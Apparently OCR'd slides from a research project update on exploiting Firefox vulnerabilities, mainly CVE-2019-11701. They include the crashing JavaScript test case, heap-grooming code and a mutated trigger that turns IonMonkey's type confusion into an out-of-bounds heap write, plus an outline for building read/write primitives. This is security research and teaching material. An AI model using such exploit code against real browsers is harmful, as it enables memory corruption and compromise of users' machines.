Project update

- looking for vulnerabilities in Firefox
- getting crash test cases and verify vulnerability triggers
- manually exploiting two vulnerabilities
  - CVE-2019-11701
  - CVE-2019-9791

- reading about fuzzing techniques and related work on automated exploitation generation

- for my project:
  - Problem definition
  - Challenge identifications

Vulnerability → **Exploitation**

Type Confusion

Heap Overflow

Use after free

Integer Overflow

Info Leak

R/W primitive

Control hijack

Type Confusion

CVE-2018-12386

CVE-2019-9791

CVE-2019-9813

CVE-2019-11701

Heap Overflow

CVE-2018-5093

CVE-2018-5094

CVE-2018-5127

CVE-2019-9810

Use after free

CVE-2018-18492

Info Leak

CVE-2018-12387

CVE-2019-11701

- CVE-2019-11701
  - ff 66.0.3
  - Type confusion
  - reference:
    - https://bugzilla.mozilla.org/show_bug.cgi?id=1544386
      - https://blog.bi0s.in/2019/08/18/Pwn/Browser-Exploitation/cve-2019-11707-writeup/

CVE-2019-11701 Vulnerability

```
const v4 = [{a: 0}, {a: 1}, {a: 2}, {a: 3}, {a: 4}];
function v7(v8,v9) {
    if (v4.length == 0) {
        v4[3] = {a: 5}; // without changing the inferred element type
    }

    // pop the last value. IonMonkey will, based on inferred types, conclude that the result
    // will always be an object, which is untrue when  p[0] is fetched here.
    const v11 = v4.pop(); // js::array_pop which in turn proceeds to load p[0] as v4 doesn't have a property with name '0'

    // Then if will crash here when dereferencing a controlled double value as pointer.
    v11.a; // crash point since it thought v11 is an object but it is actually a double

    // Force JIT compilation.
    for (let v15 = 0; v15 < 10000; v15++) {}
}

var p = {};
p.__proto__ = [{a: 0}, {a: 1}, {a: 2}];
p[0] = -1.8629373288622089e-06;
v4.__proto__ = p;

for (let v31 = 0; v31 < 1000; v31++) {
    v7();
}
```

Vulnerability → **Exploitable state**


```
const v4 = [{a: 0}, {a: 1}, {a: 2}, {a: 3}, {a: 4}];
function v7(v8,v9) {
    if (v4.length == 0) {
        v4[3] = {a: 5};
    }
    const v11 = v4.pop();
    v11.a; // type confusion here

    for (let v15 = 0; v15 < 10000; v15++) {}
}

var p = {};
p.__proto__ = [{a: 0}, {a: 1}, {a: 2}];
p[0] = -1.8629373288622089e-06;
v4.__proto__ = p;

for (let v31 = 0; v31 < 1000; v31++) {
    v7();
}
```

```
buf = []
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
var abuf = buf[5];
var e = new Uint32Array(abuf);
const arr = [e, e, e, e, e];

function vuln(a1) {
    if (arr.length == 0) {
        arr[3] = e;
    }
    const v11 = arr.pop();
    … // do something using the type confusion here

    for (let v15 = 0; v15 < 1000000; v15++) {}
}

p = [new Uint8Array(abuf), e, e];
arr.__proto__ = p;

for (let v31 = 0; v31 < 2000; v31++) {
    vuln(18);
}
```

CVE-2019-11701 Exploitation

- Find exploitable data structure and prepare heap layout

```
buf = []

buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));


var abuf = buf[5];
```



CVE-2019-11701 Exploitation

- Mutate crashing test case

```
var abuf = buf[5];
var e = new Uint32Array(abuf);
const arr = [e, e, e, e, e];

function vuln(a1) {

    if (arr.length == 0) {
        arr[3] = e; // change arr to a sparse array w/o changing type inference
    }

    const v11 = arr.pop();

    v11[a1] = 0x80

    for (let v15 = 0; v15 < 1000000; v15++) {} // JIT compile this function
}

p = [new Uint8Array(abuf), e, e];
arr.__proto__ = p;

for (let v31 = 0; v31 < 2000; v31++) {
    vuln(18);
}
```

Type inference system thinks v11 is still a Uint32Array but actually it is a Uint8Array(abuf)


If the underlying buf[5] has length 0x20, then a Uint8Array view of it has length 32.

As it is thought to be a Uint32Array by IonMonkey, the address of v11[a] is calculated as base_address + 4 * a (4 bytes per element).

So calling v11[a1] for a1 >= 8 triggers a heap overflow at the position of its underlying buffer

CVE-2019-11701 Exploitation

```
buf = []

buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));
buf.push(new ArrayBuffer(0x20));


var abuf = buf[5];
```



Vulnerability → **Exploitable state** → **Exploitation**

Type Confusion

Heap Overflow

Use after free

Integer Overflow

Info Leak

e.g.


- (**control hijack**) call rax, where we can control value of rax
- (**invalid write**) Move qword ptr [rdi] rsi, where we can control either rdi or rsi or both
- **Overwrite metadata of an object**
- …

r/w primitive

Control hijack

R/W primitive

- find a “leaker”
  - Usually with an expose to a contiguous block of memory (like arrayBuffer)
- find a “changer”
  - that can change the address from which leaker reads memory (for example data pointer of leaker)
- find a way to make changer change the address from which leaker reads memory
- find a way to make leaker read the desired block of memory



R/W primitive

- find a “leaker”
  - Usually with an expose to a contiguous block of memory (like arrayBuffer)

- find a “changer”
  - that can change the address from which leaker reads memory (for example data pointer of leaker)


- find a way to make changer change the address from which leaker reads memory

- find a way to make leaker read the desired block of memory

CVE-2019-11701 Exploitation

